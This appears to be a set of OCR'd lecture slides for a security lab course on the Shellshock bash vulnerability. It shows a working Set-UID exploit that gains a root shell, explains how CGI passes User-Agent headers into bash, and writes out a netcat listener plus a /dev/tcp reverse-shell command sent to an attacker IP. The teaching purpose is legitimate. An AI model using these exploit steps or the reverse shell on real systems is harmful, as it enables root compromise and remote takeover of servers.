
Apache

SetUID

SetUID C System

```
void main()
{
  setuid(geteuid()); // uid = euid
  system(“/bin/ls -l”);
}
```

Shellshock Attack on Set-UID Programs



```
$ cat vul.c
#include <stdio.h>
void main()
{
    setuid(geteuid());
    system("/bin/ls -l");
}
$ gcc vul.c -o vul
$ ./vul
total 12
-rwxrwxr-x 1 seed seed 7236 Mar  2 21:04 vul
-rw-rw-r-- 1 seed seed   84 Mar  2 21:04 vul.c
$ sudo chown root vul
$ sudo chmod 4755 vul
$ ./vul
total 12
-rwsr-xr-x 1 root seed 7236 Mar  2 21:04 vul
-rw-rw-r-- 1 seed seed   84 Mar  2 21:04 vul.c
$ export foo='() { echo "hello"; }; /bin/sh'   ← Attack!
$ ./vul
sh-4.2#     ← Got the root shell!
```

The program is going to invoke the vulnerable bash program. Based on the shellshock vulnerability, we can simply construct a function declaration.

Shellshock Attack on CGI Programs


- Common gateway interface (CGI) is utilized by web servers to run executable programs that dynamically generate web pages.
- Many CGI programs use shell scripts, if bash is used, they may be subject to the Shellshock attack.

Apache

CGI - Common gateway interface

```
#!/bin/bash
echo “Content-type: text/plain”
echo
echo
echo “Hello World”
```

Apache




Curl

```
> curl http://localhost/cgi-bin/myprog.cgi

Hello World
```


How Web Server Invokes CGI Programs



- When a user sends a CGI URL to the Apache web server, Apache will examine the request
- If it is a CGI request, Apache will use fork() to start a new process and then use the exec() functions to execute the CGI program
- Because our CGI program starts with “#! /bin/bash”, exec() actually executes /bin/bash, which then runs the shell script


How Use Data Get Into CGI Programs

- When Apache creates a child process, it provides all the environment variables for the bash



```
#!/bin/bash

echo "Content-type: text/plain"
echo
echo "** Environment Variables *** "
strings /proc/$$/environ
```




```
$ curl -v http://10.0.2.5/cgi-bin/test.cgi
  HTTP Request
> GET /cgi-bin/test.cgi HTTP/1.1
> User-Agent: curl/7.22.0 (i686-pc-linux-gnu) libcurl/7.22.0 ...
> Host: 10.0.2.5
> Accept: */*

  HTTP Response (some parts are omitted)
** Environment Variables ***
HTTP_USER_AGENT=curl/7.22.0 (i686-pc-linux-gnu) libcurl/7.22.0 ...
libidn/1.23 librtmp/2.3
HTTP_HOST=10.0.2.5
HTTP_ACCEPT=*/*
PATH=/usr/local/bin:/usr/bin:/bin
```

Using curl to get the http request and response


Pay attention to these two: they are the same: data from the client side gets into the CGI program's environment variable!

Apache Shellshock



How Use Data Get Into CGI Programs

- We can use the “-A” option of the command line tool “curl” to change the user-agent field to whatever we want.



```
$ curl -A "test" -v http://10.0.2.5/cgi-bin/test.cgi
  HTTP Request
> GET /cgi-bin/test.cgi HTTP/1.1
> User-Agent:  test
> Host: 10.0.2.5
> Accept: */*
>
  HTTP Response (some parts are omitted)
** Environment Variables ***
HTTP_USER_AGENT=test
HTTP_HOST=10.0.2.5
HTTP_ACCEPT=*/*
PATH=/usr/local/bin:/usr/bin:/bin
```

Last Time: Shellshock

- Task1
  - Attack Set-UID programs
- Task2
  - Attack CGI Programs


Today: Shellshock

- Start another VM (clone) and label the machines client and server
- Task 3
  - Remote Attack CGI Programs
  - Acquire web applications passwords
- Task4
  - Get a remote shell on server machine

Shellshock Attack: Create Reverse Shell

- Attackers like to run the shell program by exploiting the shellshock vulnerability, as this gives them access to run whichever commands they like
- Instead of running /bin/ls, we can run /bin/bash. However, the /bin/bash command is interactive.
- If we simply put /bin/bash in our exploit, the bash will be executed at the server side, but we cannot control it. Hence, we need to do something called reverse shell.
- The key idea of a reverse shell is to redirect the standard input, output and error devices to a network connection.
- This way the shell gets input from the connection and outputs to the connection. Attackers can now run whatever commands they like and get the output on their machine.
- Reverse shell is a very common hacking technique used by many attacks.

Create a Reverse Shell



```
Attacker(10.0.2.6):$ nc -l 9090 -v  ← Waiting for reverse shell
Connection from 10.0.2.5 port 9090 [tcp/*] accepted
Server(10.0.2.5):$     ← Reverse shell from 10.0.2.5.
Server(10.0.2.5):$ ifconfig
ifconfig
eth23   Link encap:Ethernet  HWaddr 08:00:27:fd:25:0f
        inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:fefd:250f/64 Scope:Link
        ...
```

- We start a `netcat (nc)` listener on the Attacker machine (10.0.2.6)
- We run the exploit on the server machine which contains the reverse shell command (to be discussed in next slide)
- Once the command is executed, we see a connection from the server (10.0.2.5)
- We do an “ifconfig” to check this connection
- We can now run any command we like on the server machine

Creating Reverse Shell

```
Server(10.0.2.5):$ /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1
```

The option i stands for interactive, meaning that the shell should be interactive.

This causes the output device (stdout) of the shell to be redirected to the TCP connection to 10.0.2.6’s port 9090.

File descriptor 0 represents the standard input device (stdin) and 1 represents the standard output device (stdout). This command tell the system to use the stdout device as the stdin device. Since the stdout is already redirected to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection.

File descriptor 2 represents the standard error (stderr). This cases the error output to be redirected to stdout, which is the TCP connection.